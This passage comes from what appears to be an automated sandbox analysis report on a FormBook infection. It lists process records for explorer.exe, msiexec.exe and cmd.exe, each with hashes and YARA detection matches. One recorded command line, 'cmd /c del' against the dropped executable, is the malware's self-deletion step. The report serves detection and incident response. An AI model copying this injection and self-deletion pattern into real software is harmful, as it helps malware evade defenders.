00000005.00000002.461861564.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.421906811.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.421906811.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.421906811.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2820

General

Start time:	16:42:27
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.446015383.00000000095A6000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.446015383.00000000095A6000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.446015383.00000000095A6000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.453979241.00000000095A6000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.453979241.00000000095A6000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.453979241.00000000095A6000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: msiexec.exe PID: 2004 Parent PID: 1764

General

Start time:	16:42:41
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0xb50000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.679087933.0000000000110000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.679087933.0000000000110000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.679087933.0000000000110000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.679248868.0000000000370000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.679248868.0000000000370000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.679248868.0000000000370000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.679329977.00000000006F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.679329977.00000000006F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.679329977.00000000006F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2176 Parent PID: 2004

General

Start time:	16:42:45
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\seasonhd72463.exe'
Imagebase:	0x4a880000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis